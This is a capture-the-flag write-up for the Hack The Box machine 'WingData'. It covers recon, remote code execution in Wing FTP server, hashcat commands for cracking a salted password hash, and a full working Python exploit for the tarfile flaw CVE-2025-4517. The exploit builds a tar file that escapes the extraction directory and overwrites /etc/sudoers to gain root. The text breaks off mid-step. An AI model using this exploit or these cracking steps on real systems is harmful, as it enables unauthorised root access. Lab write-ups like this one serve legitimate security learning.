HTB - WingData Writeup
This is an Easy linux machine from Hack The Box Season 10.
Reconnaissance
Nmap Scan
        ──(kali㉿kali)-[~/htb/wingdata]
└─$ nmap -sS -sV -sC -T4 wingdata.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-14 19:51 EST
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 89.20% done; ETC: 19:52 (0:00:03 remaining)
Nmap scan report for wingdata.htb (10.129.2.18)
Host is up (0.27s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-title: WingData Solutions
|_http-server-header: Apache/2.4.66 (Debian)
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.96 seconds
Typical 22,80 ports are open as usual in linux machine. So our entry point in web on port 80. When there is web first thing came to my mind is scanning for Vhosts ( subdomain), then directory fuzzing , and then parameter fuzzing

Web Enumeration

Here clicking on Client Portal Button , it redirects to ftp.wingdata.htb the next step is adding ftp.wingdata.htb to /etc/hosts and finding for any service running

Found Wing FTP server v7.4.3 which has Unauthenticated Remote code execution
Initial Foothold :
CVE-2025-47812
This is another article with full raw demonstration of the rcethis poc gives option for running any command with -c option , so i tried running my normal bash reverse shell

but it shows session expired , then i tried running with busybox

Got lucky !

Getting proper shell with python pty
python3 -c 'import pty;pty.spawn("/bin/bash")';
Found the setting.xml file

the important stuff here is slating with is added to the password , which i found the help of discord server member , i don’t have any idea that how this application manages there setting

The i found is sha-256

Cracking the hash
his hash can be cracked by many methods , i know two method, known from the discord and chatgpt
here hash modes are different
1. using hashcat hybrid method
hashcat -m 1400 -a 6 hash rockyou.txt 'WingFTP'
2. mentioning salt in hash itself in format of $pass:$salt
32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP
hashcat -m 1410 hash rockyou.txt
SSH to wacky
cat user.txt
Privilege Escalation :-
first when i get user access i check for listing users sudo privileges by
sudo -l

Found a restore_backup program for client lets take a look at the python file
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_.tar, "
             "where  is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_ (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the  part (1–24 characters)."
    )

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
This code itself as no flaw , but Vunerability is in tarfile module
Tarfile Realpath Overflow Vulnerability
Payload executed to create a malicious tar file
cat > /tmp/exploit_cve.py << 'EOF'
import tarfile
import os
import io
import sys

# Create a malicious tar that exploits CVE-2025-4517
# This will write to /etc/sudoers (or /etc/passwd) outside the extraction directory

comp = 'd' * 247  # For Linux
steps = "abcdefghijklmnop"
path = ""

with tarfile.open("/tmp/backup_9999.tar", mode="w") as tar:
    # Create directory structure with symlinks
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)

        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)

    # Create the long symlink that bypasses PATH_MAX check
    linkpath = os.path.join("/".join(steps), "l"*254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = "../" * len(steps)
    tar.addfile(l)

    # Create escape symlink pointing to /etc
    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../../../../../../etc"
    tar.addfile(e)

    # Create a hardlink to /etc/sudoers
    f = tarfile.TarInfo("sudoers_link")
    f.type = tarfile.LNKTYPE
    f.linkname = "escape/sudoers"
    tar.addfile(f)

    # Now overwrite /etc/sudoers with our malicious content
    content = b"wacky ALL=(ALL) NOPASSWD: ALL\n"
    c = tarfile.TarInfo("sudoers_link")
    c.type = tarfile.REGTYPE
    c.size = len(content)
    tar.addfile(c, fileobj=io.BytesIO(content))

print("[+] Malicious tar backup_9999.tar created")
EOF

python3 /tmp/exploit_cve.py
then we have to move our backup_9999.tar to `/opt/backup_clients/bacups/` dir
then run the

